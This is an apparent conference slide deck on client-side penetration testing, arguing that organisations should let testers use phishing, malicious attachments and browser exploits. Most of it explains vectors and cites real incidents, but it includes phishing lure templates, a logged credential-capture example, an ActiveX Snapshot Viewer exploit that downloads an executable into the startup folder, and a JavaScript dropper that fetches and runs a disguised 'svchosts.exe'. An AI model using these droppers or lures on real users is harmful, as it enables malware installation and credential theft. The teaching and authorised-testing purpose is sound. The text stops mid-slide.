Attacking Layer 8: Client-Side Penetration Testing

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Full Scope Security

About Us

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Presentation Zen

Four Key Points


Attackers use client-side attacks

- Client-side attacks are the new remote exploit
- Allow your penetration testers to use CS to replicate the real threat
- Test your organization's ability to detect & respond

Quick Client Side Rant

- If you aren't allowing pentesters to test your susceptibility and response to client side attacks you are doing them and yourselves a disservice.
- "My users aren't trained (or my user awareness training program sucks) therefore you cant use client side attacks in your pentest" = BULLSHIT!
- · With that out of the way...

Is This A Proper Security Model?



Reality

- Client-side attacks are the new remote exploits.
 It's how attackers gain access today.
 - A successful client-side can quickly lead to critical assets and information being compromised
- Its becoming critical to test your user's susceptibility and your network's ability to detect and respond to client-side attacks.
- Client-side attacks will continue to grow, develop and be used because they work! The question is WHY?

The New Remote Exploit?

- Industry data points to significant increase in the prevalence and criticality of client-side vulnerabilities
- A "shift" towards finding vulnerabilities in client-side software is occurring (SANS and Symantec security threat reports)
- 8 out of 20 categories in SANS Top 20 report relate directly to client-side vulnerabilities
- High profile incidents taking advantage of vulnerabilities in client-side software
- Feb 09 Adobe 0day
- Feb 09 MS09-002 via .doc
- Chinese malware drive-by iframe autopwn sites

Some Stats

From Websense security LabsTM: State of Internet Security, Q3 – Q4, 2008:

Top 10 Web Attack Vectors in 2nd Half of 2008:

- 1 Browser vulnerabilities
- 2. Rogue antivirus/social engineering
- 3. SQL injection
- 4. Malicious Web 2.0 components (e.g. Facebook apps, third-party widgets and gadgets, banner ads)
 - 5. Adobe Flash vulnerabilities
 - 6. DNS Cache Poisoning and DNS Zone file hijacking
 - 7. ActiveX vulnerabilities
 - 8. RealPlayer vulnerabilities
 - 9. Apple QuickTime vulnerabilities
 - 10. Adobe Acrobat Reader PDF vulnerabilities

http://securitylabs.websense.com/content/Assets/WSL_ReportQ3Q4FNL.PDF

Useless Important Information

From Consumer Reports State of the Net 2008:

About 6.5 million consumers, or roughly 1 in 13 online households, gave such scammers personal information over the past two years. They "clicked the link".

Nineteen percent of respondents said they didn't have antivirus software on their computer.

36 percent didn't have an antispyware program.

75 percent didn't use an antiphishing toolbar.

http://www.consumerreports.org/cro/electronics-computers/computers/internet-and-other-services/protect-yourself-online/overview/protect-yourself-online-ov.htm

What We Do Well

- Breaching the perimeter is much harder than it was a few years ago.
- More Mature Security Programs
 - Dedicated Security Teams
 - Internal vs. External vs. DMZ
 - Hardened & Dedicated Servers
 - IDS/IPS
 - Security Event Monitoring & Alerting
 - Software security improving (?)
 - MS08-067
 - MS09-002 (IE7)
- So what's the weak link?

The result of the previous slide is that attackers are turning to the new low hanging fruit

Client-Side Attacks

The New Low Hanging Fruit

Who always has access to the Internal Network?

The USER

Who has probably added themselves to the local admin or power users groups?

The USER

Who *can* be more gullible than the network/sys admin?

The USER

Detecting a Trend?

The User's Desktop

• Is less protected BUT more complex than publicly available servers. Can be hard to fingerprint because there is no direct access.

• Workstations can be much more complex than Servers = more difficult to patch = more attack vectors.

Why So Vulnerable?

- Combination of tools, 3rd party applications or in-house software.
 - Different software companies with differing attitudes towards security and updates.
- Patching policies and priority are usually weak for workstations... "We'll get around to the desktops."
- Workstation Policy != Server Policy
 - WSUS/SUS doesn't patch random 3rd party applications.
 - There are some tools that do, but that assumes an organization has a good handle on the software deployed in their enterprise.

Awww, its not SO bad...



Why Target User Access?

- Users have legitimate access (usually persistent) to the organizations critical assets.
- As a "Domain User" on the network, users can browse file shares, run net commands, do user "stuff" that SYSTEM cannot. Domain users can do more than local accounts and SYSTEM.
- Users can have access to mis-configured "All Users" Startup folder for placing malware that will start at login by all users of the system.
- Connect to the Internet from within the internal network.

Typical Pen Test Methodology

- Reconnaissance
- Scanning
- Fingerprinting/Enumeration
- Exploitation
- Escalation/Post Exploitation
- Covering Tracks
- Reporting

Client-Side Pen Test Methodology

- Reconnaissance/Information Gathering (OSINT)
- Personal data emails, usernames, etc
- Company data departments, info needed for legitimacy
- Decide on Attack Vector
- Email
- Website
- Send attack and...
- [... wait ...]
- Secure your access!
- Switch to internal pen test
- Pwn the rest of the network (the inside is safe, secure and monitored..right?)

Common Client-Side Penetration Testing Scenarios

- Target specific employees/groups
- Email carrying malicious payload or by pointing the victim to a malicious Web site. Exploit Required.
- Use Social Engineering
- Convince a user to install your malware without using an exploit.
- Set up a phishing site targeting organization's users
- Large-scale client-side infection campaigns
- Rely on victims to visit compromised Web sites that deliver client-side exploits.

Escalating Scopes Within Our Scenarios

- 1. Gather metrics by tracking clicks
- 2. Phish for usernames & passwords
- 3. Exploit a client-side vulnerability
- 4. Install malware/run .exe without an exploit

Entry Points

- Office Suites
- Adobe
- DHTML compliant browser
- ActiveX
- Java Plugins
- JavaScript
- IM / P2P
- Media Players
- XSS-able web site
- Social Engineering
- Physical**



















Full Scope Security

Delivery Methods

Email

- Open my attachment
- Follow my link (leads us into web attack method)

Delivery Methods

Web

- Phishing Site
- Browser exploits
- Vulnerable ActiveX controls
- XSS a user to your vulnerable page
- SMB Relay attacks (Internal only) –fixed? not really
- Write access to a web server/application
- Download and run .exe
 - Via Social Engineering
 - No Exploit Required Java Script :-)

Delivery Methods

Instant Messaging

We try to get someone to accept an upload, run the exe, or browse to a link.

**Bottom line is I need the user to run my executable, scan my file with their AV, visit my site, or open my attachment

Email Examples

Open My Attachment

- Office Attachments are a common and great attack vector.
- Typically bypass perimeter security
 - Do you block office, adobe, or html extensions?
 - .doc, .xls, .ppt, .mdb, .pdf or .html
- Difficult to detect
 - Can AV scan and analyze a macro or an overflow in what appears to be a well formatted document?
- Thanks to metasploit vulnerable macro creation is easy!
 - Which kinda sucks because that was the ol'reliable

[•]http://www.f-secure.com/weblog/archives/00001450.html

[•]http://ddanchev.blogspot.com/2008/07/malware-and-office-documents-joining.html

[•]Bruce Dang's Black Hat Understanding Targeted Attacks with Office Documents Talk

Personal Examples

Emails -- Open My Attachment

Subject: Free flu shots available now!

Please open the attached spreadsheet/pdf for information on how you can get your flu shot for free!


- ** excel macro trojan
- ** backdoored pdf


http://www.f-secure.com/weblog/archives/00001450.html http://ddanchev.blogspot.com/2008/07/malware-and-office-documents-joining.html

Targeted malware being distributed in legitimate looking International Olympic Committee (IOC) emails, that have been sent to participating nation's national sporting organizations and athlete representatives.

The malware was hidden within an Adobe Acrobat PDF file attachment, using embedded JavaScript to drop a malicious executable program onto the target's computer.

http://www.messagelabs.com/mlireport/MLISpecialReport_2008_08_OlympicTargeted_Final.pdf





About 10,000 users of **LinkedIn.com**, the social networking site for professionals, recently were targeted by a tailor-made scam that urged recipients to open a malicious file masquerading as a list of business contacts

The message read:

[recipient's name]

We managed to export the list of business contacts you have asked for. The name, address, phone#, e-mail address and website are included. The list is attached to this message. After you you check it, could you please let me know if it is complete so we can close the support ticket opened on this matter.

Thank you for using LinkedIn

David Burrows
Technical Support Department

The "list" attached to the message was malicious software that attempted to steal user names, passwords and other sensitive data from the victim's PC.

http://voices.washingtonpost.com/securityfix/2008/10/spear_phishing_attacks_against.html

Subject: Security Update for OS Microsoft Windows

From: "Microsoft Official Update Center" < security assurance@microsoft.com>

Dear Microsoft Customer,

. . .

Since public distribution of this Update through the official website_http://www.microsoft.com would have result in efficient creation of a malicious software, we made a decision to issue an experimental private version of an update for all Microsoft Windows OS users.

...<SNIP>...
Thank you,
Steve Lipner
Director of Security Assurance

Microsoft Corp.

----BEGIN PGP SIGNATURE---Version: PGP 7.1
3L0SDPQYESHKTVB7P898LE266163YL

9LZQ6AU3LYK9JFM85HDX4S5FG0PEUY5HXP0
31Q8WAOREI4H0A7OF4UDTOG8HAXPAZMV91DI6B8XJEQ0636ND3XAWTCOOSNLIGHUN
ZSDHKKLZ099I6Y03BO91DGUTQMMFT0CWMCZQ4G0R0EYMNN199IEG0PKA6CE3ZPAB6
EJ4UN52NIIB4VF78224S7BCNFH3NP9V91T66QV0RKA2KOG0RA0EUM5VY17P41G016
I2YU34EL9XJQGS7C5GMDU4FJUIC3M3ZIAU6==
-----END PGP SIGNATURE-----

http://isc.sans.org/diary.html?storyid=5159

Hey its PGP signed right!?

Assumptions

 The following DEMOs are all showing Metasploit as the attack framework

 Other "FOR PAY" frameworks do the same but we don't have a copy :-(

 If anyone wants to buy us license see us after the talk!!

Demo 1

Metasploit VBA Macro Office Document

Using msfpayload we output our payload as VBA script and embed it into an office document as a macro.

No "exploit" required, only the ability to run macros.

cg@WPAD:~/evil/msf3\$

Metasploit "fileformat" exploits

Fileformat exploits will be in your exploit/windows/fileformat folder.

Fileformat exploits need to be sent or browsed to and don't work the same as your standard "browser" attack. The fileformat mixin allows the metasploit framework to output what would normally be served via web in a file to be emailed or uploaded to a web server.

http://trac.metasploit.com/browser/framework3/trunk/modules/exploits/windows/fileformat http://www.metasploit.com/users/mc/


Demo 2

Metasploit Opera 9.62 file:// Heap Overflow

Malicious .html file

Targets: Windows XP SP0-SP3 / Windows Vista Opera >=9.62

Demonstrates missed 3rd party patch



Demo 3

Metasploit Adobe CollectEmailInfo()

Malicious .pdf file


Targets: Windows XP SP0-SP3 / Windows Vista / IE 6.0 SP0-SP2 / IE 7

Adobe Reader and Acrobat before 8.1.2

Demonstrates missed 3rd party patch of a regularly allowed file type.

```
[*] WARNING! The following modules could not be loaded!
```

```
/home/cg/evil/msf3/modules/exploits/test/dialup.rb: MissingSourceFile /u
sr/local/lib/site_ruby/1.8/rubygems/custom_require.rb:27:in `gem_original_requir
e': no such file to load -- serialport
```



```
=[ msf v3.3-dev
+ -- --=[ 327 exploits - 169 payloads
+ -- --=[ 20 encoders - 6 nops
=[ 86 aux
```

msf >

Demo 4

CA eTrust PestPatrol ActiveX Control Buffer Overflow

Targets: Windows XP SP0-SP3 / Windows Vista / IE 6.0 SP0-SP2 / IE 7

With some ActiveX controls we can serve up the vulnerable control and infect users that initially weren't vulnerable.

We first try exploit where control is not installed and crashes browser. Second try we serve up vulnerable control and make the client vulnerable.

```
cg@WPAD:~/evil/msf3$ ./msfconsole
[*] WARNING! The following modules could not be loaded!
       /home/cg/evil/msf3/modules/exploits/test/dialup.rb: MissingSourceFile /u
sr/local/lib/site ruby/1.8/rubygems/custom require.rb:27:in `gem original requir
e': no such file to load -- serialport
=[ msf v3.3-dev
+ -- --=[ 327 exploits - 169 payloads
+ -- --=[ 20 encoders - 6 nops
      =[ 86 aux
msf >
```

Email Examples

Follow My Link

- Your environment may be more inclined to click links versus open attachments or vice versa
- Web browsers are complex applications, will interpret multiple programming languages; Java/Java Applets, JavaScript, Flash, ActiveX, etc
- Typically bypass perimeter security out 80/443
 - Do you have a URL filter, or outbound proxy
 - Content inspection/protocol matching proxy?
 - Payloads from web can be difficult to detect (java, iframes, flash)

Personal Examples

Follow my link

Password sync phish example

Dear User,

We are pleased to introduce the \$company Information Technology Password Synchronization project. This project will reduce the number of userid-password pairs our users must remember by providing an easy way to synchronize passwords automatically across several application and system platforms. Additionally, the project will provide self-help to users to reset and change passwords on demand.

The following link will take you to the Password Sync login page to synchronize your passwords: http://www.victim.com/sync/login.php

Personal Examples

Phish for usernames and passwords

Password syncs rule!



Examples

Phish for usernames and passwords


Log the results

DATE: 22nd of September 2008 07:1:08 PM

```
USER: tsetstesrz
  PASSWORD: testese
  LOCAL IP:
  REMOTE IP: 98.14.243.62
  PORT:
  HOST:
  USER AGENT: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET CLR 2.0.50727; InfoPath.2)
  PLUGINS:
             of October 2000 11:1:53 PM
  USER: demo
  PASSWORD: logmypassword!
  LUCAL IP: 192.108.0.100
  REMOTE IP: 68.48.101.149
  PORT:
  HOST: 192.168.0.100
  USER AGENT: Mozilla/5 0 (Y11
                                   <del>ux 1888, en-US; IV:1.8.1.18)</del> Geck0/20080/15 Obuntu//.10 (gutsy) Firefox
                                  //tools/phish/login.html
PLUGINS: npatgpc.so; Shockwave Flash; RealNetworks Rhapsody Player Engine; VLC Multimedia Plugin; Totem Web Browser Plugin 2.20.0; Windows Media Player
```

In The News...

Phish for usernames and passwords



Gather Metrics by Tracking Clicks

- Doesn't always have to be about the shell. A lot of people just want metrics; how many people got the email, how many clicked the link, how many entered data, etc
- Use separate Google analytics or custom PHP for each page you want to gather metrics for.
- •http://www.zeltser.com/client-side-vulnerabilities/
- http://carnal0wnage.blogspot.com/2008/04/phishing-revisited.html
- •http://carnal0wnage.blogspot.com/2007/12/spearphishing-during-pentest.html


Websites -- Browser Exploits

Exploit vulnerabilities in the browser itself

High profile examples

- MS06-001 WMF Setabortproc
- MS06-055 VML Method
- MS06-057 Webview Setslice
- MS07-017 GDI/ANI -- worked on Firefox too ©
- MS08-053 Media Encoder
- MS09-002 Memory Corruption

Websites -- Browser Exploits



Websites -- Browser Exploits


Exploit 3rd party vulnerabilities via the browser

High profile examples

- Yahoo Messenger
- Itunes playlist
- Winzip
- Quicktime
- Real Player
- CA Brighstor ARCserve
- Symantec, Trend Micro, Mcaffee

Websites -- Browser Exploits

Exploit 3rd party vulnerabilities via the browser



Scope Security

Websites -- Vulnerable Active X controls



Personal Examples Websites -- Vulnerable Active X controls

Subject: Critical Java Vulnerability Affecting Domain !!!IMPORTANT this issue effects all domain workstations!!!

Sun Java Web Start is prone to multiple vulnerabilities, including buffer-overflow, privilege-escalation, and information-disclosure issues.

Successful exploits may allow attackers to execute arbitrary code...blah blah blah

This issue affects the following versions:

Please visit this page and click on the Updates and Patches link for more information on this critical vulnerability.

http://192.168.50.111/index.html

So what was on the page?

```
<html>
<object classid='clsid:F0E42D50-368C-11D0-
AD81-00A0C90DC8D9' id='fun'></object>
<script language='vbscript'>
fun.SnapshotPath = "http://172.10.1.104:8080/evil.exe"
fun.CompressedPath = "C:/Documents and Settings/All
Users/Start menu/programs/startup/notsoevil.exe"
fun.PrintSnapshot()
</script>
</html</pre>
```

Access snapshot viewer exploit MS08-041

Allows us to specify a file to be downloaded to a host, download to start-up directory, wait for user to log out and log back end, get shell

XSS Attacks


- XSS a user to site you control, deliver the one of the previous payloads
- XSS a user to site you control, inject a XSS shell type payload
 - BeEF
 - The Middler
 - XSS Shell
- XSS a user to site you control and try an SMB Relay attack (Internal)

Write access to a web server/application

• If I can get write access I can inject any of the web

payloads


Unprotected users would be subjected to execution of obfuscated Javascript that redirects to an exploit site, hosting exploits for Internet Explorer, QuickTime and AOL SuperBuddy. Successful execution of the exploit code incurs a drive-by download. This installs a backdoor on the compromised machine.




http://securitylabs.websense.com/content/Alerts/3289.aspx Full Scope Security

Download and run an executable

Just need to convince a user to install our malware





Download and run an executable

Just need to convince a user to install our malware

# 1	BEST ST	- Micr	rosoft Ir	nternet Ex	plorer					×
Eile	e <u>E</u> dit	<u>V</u> iew	F <u>a</u> vorit	es <u>T</u> ools	<u>H</u> elp					
Add	lress 🧧				2000 mg - 100		▼	⊝ Go	Links 3	>>
	登入			🚜 Antivir	us 2009 Installer					•
	phplo creating communi			⊕	This program will download and install Antivirus 2009 on your PC. By clicking Continue button you accepting our terms and conditions. Continue	會員群組 ☑ 會員註冊 人訊息 ☑ 登入				
	-	首員	Ī							
	soccoccocc Satisfication		wagaagaa	eccessores autautautautau	請輸入您的登入名稱及密碼	reconstruction (actactacta	managanana Gallaganana		
					會員名稱:				Ī	•
							🧿 Inter	net		11.

Full Scope Security

No Exploit Required: Java downloaders **ActiveX Repurposing**


http://carnal0wnage.blogspot.com/2008/08/owning-client-without-an-exploit.html function dropper() { var x = document.createElement('object'); x.setAttribute('id','x'); x.setAttribute('classid','clsid:D96C556-65A3-11D0-983A-00C04FC 29E36'); try { var obj = x.CreateObject('msxml2.XMLHTTP',"); var app = x.CreateObject('Shell.Application',"); var str = x.CreateObject('ADODB.stream',");

No Exploit Required: Java downloaders (cont'd)

```
try {
str.type = 1;
obj.open('GET','http://coolsite.com//innocent.exe',false);
obj.send();
str.open();
str.Write(obj.responseBody);
var path = './/..//svchosts.exe';
str.SaveToFile(path,2);
str.Close();
try {
app.shellexecute(path);
```

Website -- iframe mass attack

Malicious?



Website -- iframe mass attack

```
<html>
